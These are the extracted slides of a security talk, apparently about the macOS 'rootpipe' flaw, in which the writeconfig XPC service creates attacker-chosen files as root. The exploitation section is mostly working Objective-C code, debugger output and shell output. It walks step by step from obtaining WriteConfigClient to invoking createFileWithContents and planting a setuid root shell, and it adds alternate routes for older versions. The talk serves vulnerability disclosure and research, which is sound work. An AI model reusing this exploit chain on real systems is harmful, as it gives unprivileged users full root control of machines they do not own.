
```
async block invoked from within  
-[WriteConfigDispatch createFileWithContents:path:attributes:_withAuthorization:]
```

```
mov    rdx, [rbx+20h] ; file path  
mov    rcx, [rbx+28h] ; file contents  
mov    r8, [rbx+30h] ; file attributes  
mov    rsi, cs:selRef_createFileAtPath_contents_attributes_ ; method  
mov    rdi, r14        ; file manager  
call   cs:_objc_msgSend_ptr
```

disassembly

```
//get default file manager  
NSFileManager* filemgr = [NSFileManager defaultManager];  
  
//create file w/ contents  
[filemgr createFileAtPath:<path> contents:<contents> attributes:<attributes>];
```

'source' code



problem?


# THE HEART OF THE VULNERABILITY

create any file, anywhere as root!

'writeconfig' runs as r00t

```
$ ps aux | grep writeconfig  
root /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc
```


```
//create file w/ contents  
[filemgr createFileAtPath:<path> contents:<contents> attributes:<attributes>];
```



*the file path, contents, & permissions are fully controllable - allowing an unprivileged attacker to create files (as r00t), anywhere on the system!*

# EXPLOITATION

## an overview example




SystemAdministration  
framework




{ /bin/ksh , 04777 , /myShell }



XPC request



writeconfig  
XPC service



attacker's file (myShell)

```
$ ls -lart /myShell
-rwsrwxrwx 1 root wheel /myShell
$ ./myShell
# whoami
root
```




# STEP 1] GET INSTANCE OF 'WRITECONIGCLIENT'

asdasdf

link against SystemAdministration framework

```
//get class  
Class WriteConfigClient = NSClassFromString(@"WriteConfigClient");  
  
//get instance  
id sharedClient = [WriteConfigClient performSelector:@selector(sharedClient)];
```

```
__33__WriteConfigClient_sharedClient_block_invoke proc near  
...  
mov    rdi, cs:classRef_WriteConfigClient  
mov    rsi, cs:selRef_alloc  
mov    rbx, cs:_objc_msgSend_ptr  
call   rbx ; _objc_msgSend  
  
mov    rsi, cs:selRef_init  
mov    rdi, rax  
call   rbx ; _objc_msgSend
```



SystemAdministration  
framework

+ [WriteConfigClient sharedClient] disassembly

# STEP 2] AUTHENTICATE...

authenticate against the remote xpc service

```
//authenticate  
[sharedClient performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:nil];
```

init XPC connection to  
'com.apple.systemadministration.writeconfig'

```
;-[WriteConfigClient authenticateUsingAuthorization:]  
...  
mov rdi, cs:classRef_NSXPConnection  
mov rsi, cs:selRef_alloc  
call cs:_objc_msgSend_ptr  
mov rsi, cs:selRef_initWithServiceName  
lea rdx, cfstr_Com_apple_sy_1  
mov rdi, rax  
call cs:_objc_msgSend_ptr
```



```
;-[WriteConfigClient authenticateUsingAuthorization:]  
mov rbx, [r15+r14]  
mov rdi, cs:classRef_NSXPCInterface  
mov rdx, cs:protocolRef_XPCWriteConfigProtocol  
mov rsi, cs:selRef_interfaceWithProtocol_  
call cs:_objc_msgSend_ptr  
mov rsi, cs:selRef_setRemoteObjectInterface_  
mov rdi, rbx  
mov rdx, rax  
call cs:_objc_msgSend_ptr  
mov rsi, cs:selRef_resume  
call cs:_objc_msgSend_ptr
```


# STEP 3] GET 'DISPATCH' OBJECT

get access to the message dispatcher

```
//get remote proxy object  
id dispatchObj = [sharedClient performSelector:@selector(remoteProxy)];
```

```
# lldb r0otPipe  
....  
b -[WriteConfigClient remoteProxy]  
Breakpoint 1: where = SystemAdministration`-[WriteConfigClient remoteProxy]
```

```
thread return  
po $rax  
<WriteConfigOnewayMessageDispatcher: 0x60000000bb10>
```




WriteConfigOnewayMessageDispatcher

# STEP 4] INVOKE 'REMOTE' METHOD

ask the remote xpc service to kindly create us a file

```
//invoke remote object  
[dispatchObj createFileWithContents:CONTENTS path:PATH attributes:ATTRIBUTES];
```




WriteConfig  
XPC service

1

forwardInvocation:

```
selector +=  
'_withAuthorization:'
```



2

WriteConfigClient (**sharedClient**)

```
remoteObjectProxy
```

attacker's payload

3

\_NSXPCDistantObject

```
invokeWithTarget:
```


```
<NSInvocation: 0x60000046e240>  
return value: {Vv} void  
target: {@} 0x60000000c3c0  
selector: {:}  
createFileWithContents:path:attributes:_withAuthorization:  
argument 2: {@} 0x6000000511c0  
argument 3: {@} 0x600000083ed0  
argument 4: {@} 0x6000000743c0  
argument 5: {@} 0x0
```

# COMBINED EXPLOIT

'pls create me a root shell'

```
$ ./rootPipe
step 0x1: got instance <WriteConfigClient: 0x7f824141e670>
step 0x2: authenticated against XPC service
step 0x3: got instance <WriteConfigOneWayMessageDispatcher: 0x7f8241433610>
step 0x4: invoking remote XPC method to create /myShell with setuid flag
```

```
$ /myShell
# whoami
root
```



```
# fs_usage -f filesystem
<rootPipe>
open          F=4      (R____)  /bin/ksh
read          F=4      B=0x154780

<writeconfig>
open          F=4      (RWC_E)   /.dat014a.00b
write         F=4      B=0x154780
rename        F=4      B=0x154780           /.dat014a.00b
chmod         <rwsrwxrwx>  /myShell
chown         <rwsrwxrwx>  /myShell
```

# NOTE ON OLDER VERSIONS

create file ....



```
//use 'Authenticator' class  
id authenticator = [Authenticator performSelector:@selector(sharedAuthenticator)];  
  
//authenticate with non-NULL auth object  
[authenticator performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:auth];
```

will fail for non-Admins

authentication requires and auth object


either

```
//use 'ToolLiaison' class  
id sharedLiaison = [ToolLiaison performSelector:@selector(sharedToolLiaison)];  
  
//get 'tool' object  
id tool = [sharedLiaison performSelector:@selector(tool)];  
  
//get 'tool' object  
[tool createFileWithContents: ...]
```



file creation via **ToolLiaison** class

```
//or directly via via 'UserUtilities'  
[UserUtilities createFileWithContents: ...];
```




file creation via **UserUtilities** class

"somebody"

# CHINA ALREADY KNEW


## malware with an 0day! ?



# OSX/XSLCMD

